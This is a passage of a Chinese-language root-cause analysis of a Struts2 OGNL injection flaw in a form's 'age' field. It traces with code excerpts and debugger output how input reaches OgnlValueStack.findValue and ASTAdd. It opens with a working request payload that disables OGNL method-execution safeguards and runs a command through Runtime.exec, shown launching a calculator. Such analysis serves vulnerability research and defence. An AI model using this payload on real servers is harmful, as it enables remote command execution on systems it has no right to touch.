6 username=1111&password=11&age='%2b(%23context["xwork.MethodAccessor.denyMethodExecution"]=false,%23_memberAccess["allowStaticMethodAccess"]=true,@java.lang.Runtime.getRuntime().exec("calc"))%2b'
```

'+(#xxxx)+' 这种格式的OGNL的处理方式如下（之前没有讲过，这里简单说下）


```
1 protected Object getValueBody( OgnlContext context, Object source ) throws
  OgnlException{
2     Object result = _children[0].getValue( context, source );
3
4     for ( int i=1; i < _children.length; ++i )
5         // 当循环遍历所有的children时, 就会让两个+加号中间的OGNL表达式执行, 也就是getValue方法
6         result = OgnlOps.add( result, _children[i].getValue(context, source) );
7
8     return result;
9 }
```

3.3 漏洞触发点

当所有的Interceptor执行完成，Action业务处理完成后，最终会开始组织返回的页面，Struts2根据JSP页面中不同的Struts标签，调用不同的Component或ComponentTagSupport的子类处理。

```
1 <s:textfield name="age" label="age" />
```

我们以处理name为age的textfield标签为例，由于页面在返回时需要显示age的值，所以需要将HTTP请求时的参数值取出来，显示到返回页面上，也就是需要经过 `evaluateParams` 方法的处理



```
509 public boolean end(Writer writer, String body) { writer: JspWriterImpl@6286 body: ""
510     evaluateParams()
511     try {
512         super.end(writer, body, popComponentStack: false);
513         mergeTemplate(writer, buildTemplateName(template, getDefaultTemplate()));
514     } catch (Exception e) {
515         throw new StrutsException(e);
516     }
517     finally {
518         popComponentStack();
519     }
520
521     return false;
522 }
```

通过findValue方法找到age所对应的值

```
Converter.java x OgnTypeConverterWrapper.java x OgnValueStack.java x UIBean.java x index.jsp x login.jsp x TextParseUtil.java x ComponentTagSupport.java x
755 // see if the value was specified as a parameter already
756 if (parameters.containsKey("value")) {
757     parameters.put("nameValue", parameters.get("value"));
758 } else {
759     if (evaluateNameValue()) {
760         final Class valueClazz = getValueClassType(); valueClazz: "class java.lang.String"
761
762         if (valueClazz != null) {
763             if (value != null) {
764                 addParameter("nameValue", findValue(value, valueClazz)); value: null
765             } else if (name != null) {
766                 String expr = completeExpressionIfAltSyntax(name); name: "age" expr: "%{age}"
767
768                 addParameter("nameValue", findValue(expr, valueClazz)); valueClazz: "class java.lang.String" expr:
769             }
770         } else {
771             }

```

代码最终会跳转到OgnValueStack类的findValue方法，如果overrides有值则取出，将其值作为OGNL表达式进行处理，正是这里出现了命令执行

```
Converter.java x OgnTypeConverterWrapper.java x OgnValueStack.java x UIBean.java x Component.java x TextParseUtil.java x index.jsp x login.jsp x Comp
266 public Object findValue(String expr, Class asType, boolean throwExceptionOnFailure) { expr: "age" asType:
267     try {
268         if (expr == null) {
269             return null;
270         }
271
272         if ((overrides != null && true) && overrides.containsKey(expr)) { expr: "age" overrides: size = 1
273             expr = (String) overrides.get(expr);
274         }
275
276         Object value = ognlUtil.getValue(expr, context, root, asType);
277         if (value != null) {
278             return value;
279         } else {
280             checkForInvalidProperties(expr, throwExceptionOnFailure = false, throwExceptionOnFailure = false );
281             return findInContext(expr);
282         }

```

代码最终会被ASTAdd解析，并成功执行，到此漏洞分析全部结束

```
ConversionErrorInterceptor.java x ComponentTagSupport.java x UIBean.java x TextParseUtil.java x ASTAdd.class x OgnValueStack.java x OgnUtil.java x
Decompiled .class file, bytecode version: 48.0 (Java 1.4) Download Sources Choose Sources...
24
25 protected Object getValueBody(OgnlContext context, Object source) throws OgnlException {
26     Object result = this._children[0].getValue(context, source);
27
28     for(int i = 1; i < this._children.length; ++i) {
29         result = OgnlOps.add(result, this._children[i].getValue(context, source));
30     }
31
32     return result;
33 }

```

Hierarchy: Class SimpleN

- ASTKeyValue (ognl)
- ASTKeyValue (ognl)
- ASTSelectFirst (ognl)
- ASTSelectFirst (ognl)
- ASTNotIn (ognl)
- ASTNotIn (ognl)
- ASTIn (ognl)
- ASTIn (ognl)
- ASTMethod (ognl)
- ASTMethod (ognl)
- ASTProject (ognl)
- ASTProject (ognl)

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

```
> ctx.context = Cannot find local variable 'ctx'
> ctx.context = Cannot find local variable 'ctx'
> this = (ASTAdd@7441) *** + #context['xwork.MethodAccessor.denyMethodExecution'] = false, #_memberAccess['allowStaticMethodAccess'] = true, @java.lang.Runtime@getRuntime().exec("calc") + ***
> context = (OgnlContext@7438) size = 30
> source = (CompoundRoot@7439) size = 2
> result = ""
> oo_children = (Node[3]@7442)
> 0 = (ASTConst@7443) ****
> 1 = (ASTSequence@7446) "#context['xwork.MethodAccessor.denyMethodExecution'] = false, #_memberAccess['allowStaticMethodAccess'] = true, @java.lang.Runtime@getRuntime().exec("calc")"
> 2 = (ASTConst@7447) ****
> oo_children[0] = (ASTConst@7443) ****
> oo_children.length = 3
```